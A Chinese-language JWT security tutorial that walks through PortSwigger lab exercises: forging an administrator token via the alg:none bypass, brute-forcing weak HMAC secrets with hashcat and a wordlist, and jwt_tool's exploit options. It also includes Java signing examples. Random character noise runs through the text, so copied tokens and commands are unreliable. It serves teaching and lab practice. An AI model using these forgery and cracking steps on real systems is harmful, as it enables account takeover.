! q2 L% T" `0 b, @! |6 W
7 B8 Q: e/ u9 P7 t2 m3 g; D9 ~" \
/ k% }/ H6 b6 n$ i l1 p 在JWT的Header中alg的值用于告诉服务器使用哪种算法对令牌进行签名,从而告诉服务器在验证签名时需要使用哪种算法,目前可以选择HS256,即HMAC和SHA256,JWT同时也支持将算法设定为"None",如果"alg"字段设为"None",则标识不签名,这样一来任何token都是有效的,设定该功能的最初目的是为了方便调试,但是若不在生产环境中关闭该功能,攻击者可以通过将alg字段设置为"None"来伪造他们想要的任何token,接着便可以使用伪造的token冒充任意用户登陆网站) ?1 e7 S5 e) X1 s# n# s% `
/ _% Y4 [) w. p; \6 I1 A& C" B
5 P( a: G7 n8 s
+ k B- e! h9 f6 {3 N+ U {
* ?7 |4 N3 ]2 j$ M% u. c0 _" _ "alg": "none",
1 m1 O& P, k- ?( ^8 r' x- {; a
"typ": "JWT"
7 F& a* ^ R; A' m( R
}8 S; X8 G" e+ b. w N3 G
0 `& @5 V* k9 p : W* [6 Y2 r r5 I' t9 l+ C
& r& D% x, [/ r, a. n" p9 |
漏洞案例2 v) w$ i" a: s" a
* J: ?0 j# o% o# x- H
$ z% o; d0 O L( A( X8 I& m 实验靶场:https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-flawed-signature-verification1 I) ]) j/ ^" X/ z8 {
* Y. C! y5 U* X2 q5 |
- I1 }3 p( E M8 y( g& B! _  - D# e( B. S$ x+ W. ] & W- {1 a. C/ ]8 k' I) Q# | K
; m i- J6 [( [$ R i6 i8 _1 k 实验流程:
2 R4 g2 H& W. e% G
Step 1:点击上方的"Access the lab"访问靶场环境
- G+ q* X0 G! A; _
https://0a9c00a8030ba77784d7b92d ... curity-academy.net/) ?/ H0 b; w. a, Z8 G
6 E5 O7 o& l: E3 u. ~
. j7 e7 s! E7 ~( P/ G
1 I3 \' X9 y2 q) B8 f3 _
, U0 p! a. b) O# ?, S+ l0 L( ~9 c- T
Step 2:使用账户密码进行登录
1 F2 y3 |' w* J; v6 R; w% K
! n1 s' c, J6 ]% a# D% N
1 h# ?; F3 W! g0 w" Q k$ n
+ z3 M3 x& s5 ]2 ` wiener:peter
4 c# I) ?3 F5 z! w4 o3 l 4 V1 F; [& J. z5 B3 N7 f4 Y
, c. a/ ]/ S: ^( K0 I3 R
4 T( _; H# a+ ~& ]& X
1 {) ?( Z8 _9 A + _( Y3 k' }6 o8 K& `
) |' z; u9 W0 l4 X
Step 3:登录之后可以看到如下界面
# R8 x% ^* W7 f7 j0 w u# j( ?
1 }/ J- T: o n
" c0 t, T% J% E0 _- ` # \( w% J6 N- V- K; y
7 R3 Q/ N. j$ C' v3 \% ^, _
" ?; M& T8 I ]- p Step 4:捕获到的数据报信息如下所示1 r1 q. i3 F, c
2 y" H6 P3 H. o$ \) x
?% x! N2 V. n E
8 c ^* l6 D; [5 X( Z+ h
0 S( E; ~( Y; ^7 u8 G1 G) {# }# ^% ^7 x/ C
截取JWT的第二部分对其进行base64解码:
, D2 f& Y1 u/ K+ p & E! H8 J- g% b& C) n
% p1 S9 c& l' C
) B- n" M3 l( R) U
eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY4Nzc5MzQ5M307 [$ A7 k* L- ^" w
6 L' B* n3 ]8 |3 [$ Y$ ^ 6 @: ]' k# P! b/ g: L* z
4 v, `6 y [, z! }$ j
6 P) ?/ T/ I8 B5 ^+ n$ s. `
4 c& q' W% H3 T" |
. q+ D, H" U9 x1 Q5 W 将上述的sub字段值更改为"administrator"5 K, f6 n H, P* j; j! L
0 U4 |' L, M7 p: L2 P3 D8 t- }! y) z
) q5 B$ B! u6 k% J7 S ? eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6ImFkbWluaXN0cmF0b3IiLCJleHAiOjE2ODc3OTM0OTN9% T: c: U, l6 R; L0 t/ ]
1 r- y7 ^: x) D! n 2 I. l/ \% C+ q0 \1 @/ e
. O; }8 n5 n$ J) M# |. h ' |, a- x1 z/ B( `( q% O3 W' l4 m
+ y2 T1 [0 u) p: r4 _2 R7 \
4 u% X2 p/ O8 e
Step 4:在使用wiener用户的凭据访问/admin是会提示401 Unauthorized
- c4 Q: Y$ Q6 ], ` 1 e9 B# g1 }3 d8 E: M
1 A' R% ^4 H+ h2 I3 D0 ?
7 H, Q5 Q# w+ I4 i& U) ~8 u ) F; m# X1 t. ~1 t) A1 P+ I
) r2 Q5 J i* S6 r/ g Step 5:将第一步分的alg参数改为none! Y% {2 \' B5 c3 \3 D3 q5 W& d
8 Z2 @+ ~1 }- ?: V3 o" T8 S4 o
- l; L2 R& L* e a2 G7 P" M
( E ~; {! `$ M) O, L* t: d; G0 Q eyJraWQiOiIyNmNlNGNmMi0wYjFhLTQzZTUtOWYzNy1kOTA2ZjkxZmY2MzkiLCJhbGciOiJSUzI1NiJ9
* F. u/ N1 {3 D. X2 |. q
3 @( H2 ~7 X/ A2 L: X: \ + K' z& X) i" q& w! j# C
% ~) W, c) l$ D8 p% R9 @
. G: a* G2 T0 m3 s/ I
) R7 \$ [# T8 r/ ~0 i
% P! O; w+ B, {% k) P* K 更改之后的header部分:
( x# k( h# Q5 W
9 D( B& T O; i8 Q7 G
' T' o: h9 ?+ R/ m 7 a7 ^6 V, Y9 e; k% P7 G
eyJraWQiOiIyNmNlNGNmMi0wYjFhLTQzZTUtOWYzNy1kOTA2ZjkxZmY2MzkiLCJhbGciOiJub25lIn0=2 `5 g- z- x$ H+ b5 J! ]4 e0 p
$ ^( r' p( u/ Q! Z/ z
+ k7 \) U; N4 ]
9 Z2 k& Q4 Y5 G$ d4 } , G, D v- g0 c( X- k. j2 Q* |1 a; B6 ?
' R% ~3 H) ^& e/ K* r9 \3 w; [
! m' t2 @" S& ?7 U 替换JWT Token中的第二部分为之前我们构造的信息,同时移除签名部分,再次请求数据获取到敏感数据链接
- K$ A( B7 k& H; `) R , k0 Y. k6 y4 R# ]7 H
0 Y, j* O0 ]) D( ?* t* \
8 Y F6 I" L3 {" ?/ r) ~
: k; n/ ?+ Q' H% ~6 L
# M3 ~# `( p. n* I- E# b 调用敏感链接移除用户信息,完成解题操作:- H% `8 c4 p5 _8 D
6 b& c( e; t( D3 u# N- \0 r8 N1 E2 v' p$ r2 x# m
) J( t& V# [$ R
% r+ g; ]3 e7 N) d9 U9 T
' _1 @; k$ V6 D9 j
, @0 x8 j4 ^$ r1 O6 l8 e) P, c y
9 s! W& G. C6 B( l2 t8 |" w1 i( @: J- C7 F
密钥暴力猜解
( P/ ?5 E% D3 X j ; X0 ]7 m: B, h' Y) V. p4 E
$ L% w) x! ?, Z
密钥介绍, l& _+ |8 t. A) A! |
- l6 y' C7 G8 W1 ~* T6 D/ u
5 \/ X2 G/ R {) ^/ r1 p 在JT中密钥用于生成和验证签名,因此密钥的安全性对JWT的安全性至关重要,一般来说JWT有以下两种类型的密钥:/ C0 S o* _- C, |
5 o5 d# b' K. g, U. n/ P% y
8 F& u- n+ O3 S( p/ M2 b8 ^
- ( s$ X0 b: Z$ |0 D6 V0 j% ~. y
对称密钥:对称密钥是一种使用相同的密钥进行加密和解密的加密算法,在JWT中使用对称密钥来生成和验证签名,因此密钥必须保密,只有发送方和接收方知道,由于对称密钥的安全性取决于密钥的保密性,因此需要采取一些措施来保护它$ S# s0 t7 V( @
3 g! ?$ w9 ~" ]& F2 e1 ?% n$ N3 f -
w2 |& h0 X' M5 X6 R7 ] 非对称密钥:非对称密钥使用公钥和私钥来加密和解密数据,在JWT中使用私钥生成签名,而使用公钥验证签名,由于公钥可以公开,因此非对称密钥通常用于验证方的身份& m- I7 J% J) a4 l- G T. r
+ l$ p+ B. s" Z/ v/ Q! R
' c# r2 a# _& ~2 l% S9 I9 y; Q7 C2 h/ M& C
下面是一个使用JWT和对称密钥的JAVA示例代码:2 V* s+ s% d! F2 s5 l; A) R1 u
L; @7 m5 `6 n. `! Z% G5 {& Y- c7 s0 ?$ v' `7 O
4 V a0 W2 x7 F+ \8 q c import io.jsonwebtoken.Jwts;
- i) c4 D. m0 v4 r/ b- b1 \# }8 jimport io.jsonwebtoken.SignatureAlgorithm;
1 c6 A7 L I4 [" v6 cimport java.util.Date;
! |7 r# A0 A8 H' {
- z" ]9 x& [; q) ^$ Zpublic class JWTExample {
) h2 {, {& n, w0 p9 }: a private static final String SECRET_KEY = "mysecretkey"; // 设置密钥
: W1 E/ Z0 l% X
) l2 i) E, g* J }& F4 E: a N public static void main(String[] args) {
; M! k# I% D3 _; g: \( ^; Q7 R
String token = createJWT("123456"); // 生成JWT
1 \* w* ^9 |6 n, J* [) h System.out.println(token);
. _$ ]* J0 H" ~# r* c1 L& k# H
String result = parseJWT(token); // 验证JWT
3 F4 J" a" W( m4 B4 h7 ^ System.out.println(result);
$ P J! S0 _) h/ a, S# f0 i' l }
* E" A$ F* V8 j( z+ D
/ U/ u1 t4 D$ o, e& d
public static String createJWT(String id) {
) e$ ~6 ^# Q# M2 R# B: t4 I" L) t- m // 设置JWT过期时间为1小时
+ h1 T: B! ?4 j* p2 d# l long nowMillis = System.currentTimeMillis();
6 r: {" a) q* N+ {% i3 m1 n$ ?
Date now = new Date(nowMillis);
6 i# F, n _% N! o+ c long expMillis = nowMillis + 3600000; // 1小时
0 Q/ o! U# O- J7 d Date exp = new Date(expMillis);
- e6 W! i/ F/ V5 ^
I# U5 ]$ U3 G2 x7 v+ p# H) D
// 生成JWT
" c+ S d. `! }! [* J5 J String token = Jwts.builder()
% {( N2 o& @) e* C* O% y .setId(id)
+ K+ K7 F3 @3 l J .setIssuer("issuer")
1 n! d; E o" J. ^) A3 z .setSubject("subject")
6 {* ^, J8 l: p( l) `2 z7 { R
.setIssuedAt(now)
1 I! }4 }; q2 p: d2 e+ W .setExpiration(exp)
, q1 T, l( k Z2 I% Q3 f0 Z. F3 l
.signWith(SignatureAlgorithm.HS256, SECRET_KEY)
" s! D/ O. i! w+ B: g+ m' ]2 M2 O
.compact();
6 Y: g5 i4 [; R! V" }8 Q
return token;
; y8 u6 |7 [! z* w4 B+ Z
}
- n( X$ n6 K0 ^+ G8 i3 l* i
& p; Z4 W/ C, Z( \) @ public static String parseJWT(String token) {
( W/ ?) w" ^ k+ I G // 验证JWT是否合法
/ g5 x; Q. ^0 d* M& ^* N6 [% I String result = "";
8 {% Q2 }* A; Q) v
try {
/ k& d, k v+ L6 V$ p3 P" C- ]/ O
result = Jwts.parser()
1 D2 g* e/ z( u
.setSigningKey(SECRET_KEY)
8 z$ J4 J8 t& A: j8 E% A
.parseClaimsJws(token)
( r/ |- }0 A& Z! n8 E
.getBody()
5 @" _1 q" u# S0 j .getId();
! c ~, c8 H; w; p4 h) p* o# J4 T- r } catch (Exception e) {
0 u( i0 B! l8 |0 l e.printStackTrace();
4 r9 D4 e$ b1 h+ Q
}
6 O. T' J4 c9 T0 y" ]" z8 j
return result;
, L+ a6 V4 J1 m( v; M5 T9 u% c+ ]
}
4 {1 L- \# r/ |# o& [1 x7 B}
3 r8 n' {, D9 F: G$ e( d " ~/ d1 b* Q1 A1 @4 S8 V
" @+ C( o+ K" Q! [- R& f" w$ j" Q
% b( O8 f2 S$ \) \" I
下面是一个使用JWT和非对称密钥的Java示例代码,代码中使用了RSA算法生成非对称密钥对:
8 u: @0 t2 j! T3 x
/ ]$ y7 |8 Z! S! \# Q, N4 G$ o& B4 z1 p c! e" R
% L5 n& V' t" g8 r' _$ Q
import io.jsonwebtoken.Claims;
, D# B6 ^9 ] X' p: X4 W! Jimport io.jsonwebtoken.Jwts;
. R: ]" R6 ^; n/ z' _) Oimport io.jsonwebtoken.SignatureAlgorithm;
: e6 [% ^# J; s$ ximport io.jsonwebtoken.security.Keys;
' ^$ O5 r( l( @. Q
import java.security.KeyPair;
5 u' N, i1 D: r0 ^# q' L' c) z! P
import java.security.KeyPairGenerator;
& s$ S* W: }4 t) H) r1 A/ ~import java.security.NoSuchAlgorithmException;
- X5 o$ D& l" R) e# u- e
import java.security.PrivateKey;
: ?3 T* o7 U/ a/ M# c
import java.security.PublicKey;
; q4 e) Q+ t# x& T: ximport java.util.Date;
: i4 Y7 h- `6 q4 t3 a8 A
8 r- h% T- v/ u p; i, ~
public class JWTExample {
; Y' m! N# E5 a+ \! f% T i
private static final String ISSUER = "example.com";
3 `& k6 P3 {/ P6 Q( p0 b4 y
private static final String SUBJECT = "user@example.com";
, a1 X* g5 u; N
% X8 \0 G$ \$ `; g+ o% _ public static void main(String[] args) throws Exception {
% t$ D$ \0 a2 |' L4 Y KeyPair keyPair = generateKeyPair();
$ | t; g2 v; g8 @0 _
{5 ?( o5 K- Q; O String token = createJWT(ISSUER, SUBJECT, keyPair.getPrivate());
% X8 Y3 P1 v0 v( ^/ [
System.out.println(token);
; ~# [! y# _& A0 q8 D! x8 E* s
5 b5 S* `* }6 R- }! q' }
Claims claims = parseJWT(token, keyPair.getPublic());
; G- q3 v" @+ @9 f* {/ r3 s; T) C* d
System.out.println(claims.getIssuer());
5 m7 F3 V8 d2 \+ M; C; l, J System.out.println(claims.getSubject());
4 f0 x% S+ N4 |; [" M3 s9 ^
}
; c( _# D+ x N/ K( L, Y+ V
/ e1 U7 M. m, x1 C, z
public static String createJWT(String issuer, String subject, PrivateKey privateKey) {
* K/ A9 W2 p, O+ q" ]! y
Date now = new Date();
9 K. l! a- x! ^+ I Date expiration = new Date(now.getTime() + 3600 * 1000); // 1 hour
0 ], C6 y/ `+ ], S( R# k
# Z5 p% j! M5 I3 o+ V$ V
return Jwts.builder()
4 E! o; w* c* A- x" p .setIssuer(issuer)
5 E4 x$ i; h/ y, X* k .setSubject(subject)
3 z$ H& v+ k% t* b .setIssuedAt(now)
' f I5 Q) `8 P
.setExpiration(expiration)
: |8 q& J7 q8 ?" H. r8 f8 Q
.signWith(privateKey, SignatureAlgorithm.RS256)
: f9 N7 m R, N1 b1 Q* f" _
.compact();
, c% Q! K$ J) b% E' i+ A1 U( [
}
1 K$ _' [1 X/ ~5 K4 M
3 O) b2 u/ y [& q4 n9 f9 i D5 j0 E! X public static Claims parseJWT(String token, PublicKey publicKey) {
( E0 e% [0 P8 i3 H
return Jwts.parserBuilder()
$ M+ m# D6 \7 E8 O
.setSigningKey(publicKey)
6 m- m% P2 o* s8 X$ |" E
.build()
! z* X5 F9 @ O
.parseClaimsJws(token)
( r" y# [* z: l .getBody();
5 j6 w* ^+ i9 \6 v) f
}
9 _& {( I y- S- |# m, \
' E4 `- H$ c6 M8 w public static KeyPair generateKeyPair() throws NoSuchAlgorithmException {
`: C! _* F% o5 r, v' D: I+ Z KeyPairGenerator generator = KeyPairGenerator.getInstance("RSA");
) K3 s7 {9 i/ F generator.initialize(2048);
! O+ r. n+ g( X: w, A A- P
return generator.generateKeyPair();
/ E& E6 N: _5 O7 I% v }
h5 }/ z8 J3 b5 B2 n
}
" G7 D! D4 N2 F 4 M4 p) q4 U; h. t% I0 R: z' S
0 w6 i# S0 i- Z4 V8 s% H
* E5 V8 S, |7 G0 b* F1 ?# o 在这个示例中我们使用了Java中的KeyPairGenerator类来生成一个2048位的RSA密钥对,然后使用私钥生成JWT,使用公钥验证JWT,在创建JWT时我们设置了JWT的颁发者、主题、签发时间和过期时间并使用signWith()方法和SignatureAlgorithm.RS256算法使用私钥进行签名,在验证JWT时我们使用公钥来解析JWT并获取声明的内容,在实际的研发编码中我们一方面要妥善保管密钥,另一方面需要使用较为复杂难以被猜解的密钥作为密钥首选,例如:随机字母+数字的32位长度组合8 C% v0 N$ c5 r* W2 F4 A
/ a( T. K$ j$ @4 f& ^
$ o" Q% i3 i( V# a9 E- _ 漏洞案例3 G- V9 ~3 m3 X3 j
# X8 g. |# l. z% w( O
) y! o+ X2 d! f5 A
在实现JWT应用程序时,开发人员有时会犯一些错误,比如:忘记更改默认密码或占位符密码,他们甚至可能复制并粘贴他们在网上找到的代码片段然后忘记更改作为示例提供的硬编码秘密,在这种情况下攻击者使用众所周知的秘密的单词列表来暴力破解服务器的秘密是很容易的,下面是一个公开已知密钥列表:
( o6 ]: F$ {- P" k
https://github.com/wallarm/jwt-s ... er/jwt.secrets.list' d+ }6 X" ]& _( d1 \- Y
% g+ E1 ~9 b# F! F
& z$ q. i9 o6 @0 M3 ]$ d( @# T' x3 n
0 G: d, K' G$ K1 M$ p
$ x4 e) o9 R& l4 B% _- {7 O: x' p- E1 `' r) `
在这里我们也建议使用hashcat来强力破解密钥,您可以手动安装hashcat,也可以在Kali Linux上使用预先安装好的hashcat,您只需要一个来自目标服务器的有效的、签名的JWT和一个众所周知的秘密的单词表然后就可以运行以下命令,将JWT和单词列表作为参数传入:' b- O) V8 K; O* o
$ e- N6 z4 |% b8 _$ ^6 G
& h5 ?9 |) E) z# ~8 ?3 C5 _ - s' F3 S& l. d
hashcat -a 0 -m 16500 <jwt> <wordlist>( y: @) W6 z/ h9 W/ ~7 H
! ]7 G9 O$ g0 n0 I' G; s/ U
( T" |3 r0 z/ p- z- ~0 u: b, k3 u
& t# ]2 P$ a' e6 ~$ } Hashcat会使用单词列表中的每个密钥对来自JWT的报头和有效载荷进行签名,然后将结果签名与来自服务器的原始签名进行比较,如果有任何签名匹配,hashcat将按照以下格式输出识别出的秘密以及其他各种详细信息,由于hashcat在本地机器上运行不依赖于向服务器发送请求,所以这个过程非常快,即使使用一个巨大的单词表一旦您确定了密钥,您就可以使用它为任何JWT报头和有效载荷生成有效的签名( H% l. }% }( Z2 b
4 M7 H) J p8 B: \
; ~. F$ H/ X6 @. n+ y6 W
3 P3 n( r0 e( }& k. R <jwt>:<identified-secret>& [5 X" T& K: E2 o5 F3 \$ d
' h, J* n6 e: `* o, `' [$ [ L" e# i
! ?1 F+ w8 b/ Q( l4 S9 x# G
' ~+ i5 |* B, u9 K# ] 靶场地址:https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-weak-signing-key
9 |- i/ o7 m* x0 S5 @
) ?, P/ K! s, J/ ^4 a3 L
7 m4 \7 D/ t8 \: d7 U& S
+ U& \8 G* w' T$ x ! C7 M/ v8 V5 o p) i
) a7 @% }2 Q# ? 实验步骤:
- P0 N* o7 @; V* f. ~
Step 1:点击上述"Access the lab"进入到靶场环境
% C+ n- x+ a5 G3 S; H$ S2 B$ U 9 G3 a5 l/ k6 `* z9 n1 }5 s
& L, o# D i& P2 B7 l' J- E& g+ ~ 5 n; a' j0 {; ?& W8 c. C8 l1 A. g$ f- |
! Y1 |6 b. K! Q$ s' s
+ t0 h& R5 L5 J+ r o
Step 2:使用以下账户进行登录操作
" P$ i* Z3 A" R* r0 ^& K# y! x+ A
9 \ n$ A, `0 c$ I
6 c4 b) @2 f1 X2 G) G
" @: C' y0 f! |/ c! U wiener:peter
( ~7 U; _2 `# S0 i( S
! {) S Q! `& H% n, I6 @2 r
$ b7 x- b; M: S7 P- l1 K+ x- B; i ~+ A
/ @! h& C1 C: t; F" ? N( V6 n
! q5 F/ G$ M% q S: ]( y" J
4 n8 k) C: n8 m T. f5 r Step 3:捕获到如下有效的JWT凭据信息- A9 r' a7 |. s1 R0 V/ N0 g
9 ]+ W8 E) d* W a7 ~& r* w7 N
& ^* z% l- e4 t ( }: k7 v2 G9 g" Y" j; P
eyJraWQiOiI4M2RhOGNjMi1hZmZiLTRmZGMtYWMwYS1iMWNmMTBkNjkyZGYiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY4Nzc5NjQwMn0.IhZV-7RHTpEcQvkcZOA3knCYmQD0YUg-NFMj9fWSFjw2 F7 T" y7 Y6 b) `; |8 F
: D$ c( ^' r8 C7 h: D8 K. s) X
0 r0 a2 `% k0 L. B6 g- q/ p" M9 I9 g" S# r9 J
& l& q1 P' V K$ F3 Z$ r
$ x* B5 |/ H$ u& {
. h" l4 t: N+ U/ B0 t0 l$ x
# f' {( K, d- U
& ?) ]5 [9 x2 t* u- c4 o6 G
( g( O6 m3 `) _& j2 D8 w Step 5:使用字典进行暴力猜解操作
7 Q; \! y% i! f/ ~1 w# l$ B5 b 2 t4 {; u9 d# @, V
7 \: [: t7 Y* q' X$ T0 B* i5 U! ~
方式一:HashCat
- H% u. M: h0 W, t' J5 `! n/ ~
项目地址:https://github.com/hashcat/hashcat
8 Y! ^/ B. Z) D4 o) P M7 a
项目使用:2 `6 i' x$ A' ?) ]" g
7 d, ]& z7 v9 ?7 v8 b$ i# U
; w5 j6 ~. w, E5 x
; q4 Q! r+ e N/ a& `8 F' j0 T
#命令格式:
' ]8 s6 {) A* r: t$ C3 o% Ahashcat -a 0 -m 16500 <jwt> <wordlist>
* |5 S$ i0 \( Q5 c4 z9 v( I0 H+ ^- @: r
% @& |, ~; x8 ^) \#执行示例:
& w* ]0 e" u" a. ~/ \7 E" l$ k' A
hashcat -m 16500 jwt.txt -a 0 secrets.txt --force6 W+ _# M7 ~6 K# e6 F8 A, b4 P; i# z
; q+ `, F* o; ~9 C0 b
1 n! b/ N3 H' f
. d6 l, i; y3 @. f! c
. G+ G/ z: V# P) R) V5 a [' z5 e2 E* m( ? k; b% n
* F( m6 P# K' d, ]- S$ j2 `! _ 方式二:jwt_tool
: Z" H7 C( V* U) @% e
项目地址:https://github.com/ticarpi/jwt_tool
; R# n; t2 D% X4 p. f& y项目介绍:此项目主要用于JWT安全脆弱性评估,目前支持如下几种安全评估测试2 d# o, x, ^4 Q
: d+ e# u# S2 l6 k7 ]) C2 V# j2 x' b- ]+ V4 x" [
- ) ?; z! p4 I z, L4 B# X/ v( V
(CVE-2015-2951) The alg=none signature-bypass vulnerability
. U" f1 u6 A, u
f+ I" e0 s4 @( `. V - / X: v$ A& A8 t2 _4 k. |( {
(CVE-2016-10555) The RS/HS256 public key mismatch vulnerability. p0 f3 J$ U+ i0 Z- I
) t2 C$ G* V8 E$ j8 B" J
-
9 V7 ?5 a! Y2 F- F& I% |8 x (CVE-2018-0114) Key injection vulnerability
6 H' u% Y" E4 |, k
9 @ T0 g; H/ r- g3 i" G* N - 0 g6 I, x2 s5 P" M3 ~# l& ?
(CVE-2019-20933/CVE-2020-28637) Blank password vulnerability
3 Z% a, c* \5 B
, b g d" a! k5 Y# O: L& g -
, y7 G% k/ }5 \! { (CVE-2020-28042) Null signature vulnerability
* P% m$ a8 u& Q3 c
3 M8 x8 z$ R6 J$ B+ {1 y
: G" h! T3 r- M8 k- K" W K1 t) g# Z9 c$ {5 b J( X; Z
Z+ e8 D6 R6 y
7 K' e3 H# r8 Z7 N, ~& T2 V7 Y# }8 D0 f. m) f$ E4 h
Step 1:克隆项目到本地6 b) c; f: ?- ]; w5 x+ \# b
) u: \3 Y: w# n9 p4 m5 \, F
0 Y2 [3 P, u( s/ P) |5 e4 u
# U; `4 J4 g7 D https://github.com/ticarpi/jwt_tool" g) g7 M6 ~; G) i6 r( L
) R. c9 w0 Q- U. R" l
* Z, n+ v) Q. w( y$ D" ~) E: v- X. B6 u" |. Y- g6 _& y, n% U, u
+ R- {2 o' S% I+ {7 I1 Q# L2 I+ s
1 N1 m0 t4 [) Q' u8 F O
- G6 H2 [! N5 d7 \2 J
Step 2:安装依赖库
& B: \3 h3 H# _( d R+ @9 d* {
3 Q6 r, `4 Y4 B8 F0 `3 i3 r& Z
# v: [$ k# m4 d4 A7 E/ k8 ^
1 Q$ ^6 J( t/ [1 N1 P pip3 install pycryptodomex
* U! o, Q7 g* `8 i / ^2 t$ r" U$ e# p
' M+ a4 L' u0 X9 b$ ]5 C' H, C, m* H* v1 _1 N( Y
Step 3:运行jwt_tool并查看用法信息+ K5 N y/ d) o# `8 ^
$ f3 z5 b7 g9 t. i/ t; V4 b L5 E. a/ e0 s! M/ [
( q0 A6 R* y. C4 `: R
python3 jwt_tool.py -h
2 t( X% c$ S1 H* h
7 U ^) d+ M+ w! O, H! b# t + [$ R* o( E( a6 l) v
) i4 e! E8 i8 F0 i5 D j- J0 E
$ p2 s, O, c9 g! M8 a, W% c1 j: z
9 B9 j* I3 Q) I5 @7 w, u" y- N+ ?' C2 A, m: k' w/ G
/ S8 V$ ?" u6 a9 ?0 m1 W8 b
usage: jwt_tool.py [-h] [-b] [-t TARGETURL] [-rc COOKIES] [-rh HEADERS] [-pd POSTDATA] [-cv CANARYVALUE] [-np] [-nr] [-M MODE] [-X EXPLOIT] [-ju JWKSURL] [-S SIGN] [-pr PRIVKEY] [-T] [-I] [-hc HEADERCLAIM] [-pc PAYLOADCLAIM] [-hv HEADERVALUE]
" b8 @8 I3 z$ I( D6 g' i [-pv PAYLOADVALUE] [-C] [-d DICT] [-p PASSWORD] [-kf KEYFILE] [-V] [-pk PUBKEY] [-jw JWKSFILE] [-Q QUERY] [-v]
* W: f% U, n2 |+ K
[jwt]
8 m6 S5 Y! V3 a2 e0 B1 p$ r( Z
3 \' p; f( e$ S2 r
positional arguments:
- V3 ^% Q; w& o' u \& a
jwt the JWT to tinker with (no need to specify if in header/cookies)
?! S: {: ~5 L
6 w: c2 q M) U+ {$ R& k1 f
options:
" |: i$ m& u4 B' H8 | -h, --help show this help message and exit
4 w( {; Q% U) Z* [! Y+ ?* L
-b, --bare return TOKENS ONLY
+ \/ k3 ?, s2 k3 `
-t TARGETURL, --targeturl TARGETURL
1 e+ [. A3 o: A- }, ?6 s2 L6 j3 | URL to send HTTP request to with new JWT
p! f" z7 V5 Q; n4 p+ J -rc COOKIES, --cookies COOKIES
+ z% Q3 \/ W8 [+ I5 X
request cookies to send with the forged HTTP request
! N$ M. b4 i& ]' t -rh HEADERS, --headers HEADERS
. l- C& ^+ E6 {
request headers to send with the forged HTTP request (can be used multiple times for additional headers)
9 `7 q% u! X* m. v2 R2 H5 J' O" l -pd POSTDATA, --postdata POSTDATA
3 m2 |1 O' q* v text string that contains all the data to be sent in a POST request
; [! `& o# h8 T( C
-cv CANARYVALUE, --canaryvalue CANARYVALUE
H9 f. Z) y) |2 g text string that appears in response for valid token (e.g. "Welcome, ticarpi")
% ?. o3 T! g8 Q6 w
-np, --noproxy disable proxy for current request (change in jwtconf.ini if permanent)
# ?6 l a3 ]! j( N7 J! z( o; M3 c
-nr, --noredir disable redirects for current request (change in jwtconf.ini if permanent)
8 [3 x/ y/ F/ L8 T$ q/ _
-M MODE, --mode MODE Scanning mode:
, }, `1 b6 W' _/ [7 z
pb = playbook audit
4 k: o0 |3 ^% O' h. @/ V6 q er = fuzz existing claims to force errors
. A# H. W9 j1 s4 q1 \
cc = fuzz common claims
3 f& |: ~5 v; Q" H at - All Tests!
; h5 m; d7 M8 n1 [* `9 ]4 |6 \2 M
-X EXPLOIT, --exploit EXPLOIT
2 ]( W9 u1 U& m! x. [2 P& f7 O* S
eXploit known vulnerabilities:
5 o& s3 _4 S8 ^
a = alg:none
, c8 J- I a% J9 W+ ]3 y
n = null signature
1 s4 r* k0 w% W& I. \9 c b = blank password accepted in signature
- R3 e& W' r/ h5 p3 Q1 L s = spoof JWKS (specify JWKS URL with -ju, or set in jwtconf.ini to automate this attack)
( {8 N% l, r# d- Y, m' n
k = key confusion (specify public key with -pk)
2 u8 h$ V9 A: q; f. U i = inject inline JWKS
7 y5 c4 z' g1 B/ }- c
-ju JWKSURL, --jwksurl JWKSURL
0 T2 Q8 h+ b0 T
URL location where you can host a spoofed JWKS
( C8 ]2 G K D7 }; i -S SIGN, --sign SIGN sign the resulting token:
" R6 l4 N" `4 d0 ~3 |$ Y, T. A
hs256/hs384/hs512 = HMAC-SHA signing (specify a secret with -k/-p)
0 H) S F* H% A! F8 g
rs256/rs384/hs512 = RSA signing (specify an RSA private key with -pr)
- v m1 T2 M4 l" L+ s es256/es384/es512 = Elliptic Curve signing (specify an EC private key with -pr)
" H' x+ c& L6 _
ps256/ps384/ps512 = PSS-RSA signing (specify an RSA private key with -pr)
* t! p# D d7 Q% S7 h; {/ { -pr PRIVKEY, --privkey PRIVKEY
& Q4 q1 h" h9 L! B8 E
Private Key for Asymmetric crypto
1 Z, s" z9 r$ t% J7 x* W, R: [ -T, --tamper tamper with the JWT contents
3 P: _, X$ N- o (set signing options with -S or use exploits with -X)
B7 u# z5 T. a- ] ~4 o; l -I, --injectclaims inject new claims and update existing claims with new values
\8 s4 `0 p+ A3 }7 {4 D
(set signing options with -S or use exploits with -X)
$ T$ s7 y) g5 |" ]# v5 S (set target claim with -hc/-pc and injection values/lists with -hv/-pv
3 J' ^( t$ _( u/ b; Z3 |. a) x n -hc HEADERCLAIM, --headerclaim HEADERCLAIM
9 f2 ?7 l% K$ b% m2 K Header claim to tamper with
3 x/ v- V' U1 P# g! V6 u: P
-pc PAYLOADCLAIM, --payloadclaim PAYLOADCLAIM
. Y: {5 ?; z" }0 q) Z4 H5 @ Payload claim to tamper with
5 }! ]4 V/ i: @3 w1 i: O -hv HEADERVALUE, --headervalue HEADERVALUE
5 F6 A5 S; v0 {. ]/ J2 \ Value (or file containing values) to inject into tampered header claim
7 P2 r2 F( X" H; v -pv PAYLOADVALUE, --payloadvalue PAYLOADVALUE
" P) V$ n# A p2 w& p" _$ D
Value (or file containing values) to inject into tampered payload claim
7 a) ]9 ]/ V5 W T0 S; X0 a
-C, --crack crack key for an HMAC-SHA token
4 q7 T9 D% C0 d8 R
(specify -d/-p/-kf)
+ ^5 @: u9 h. z9 w8 G; T5 m
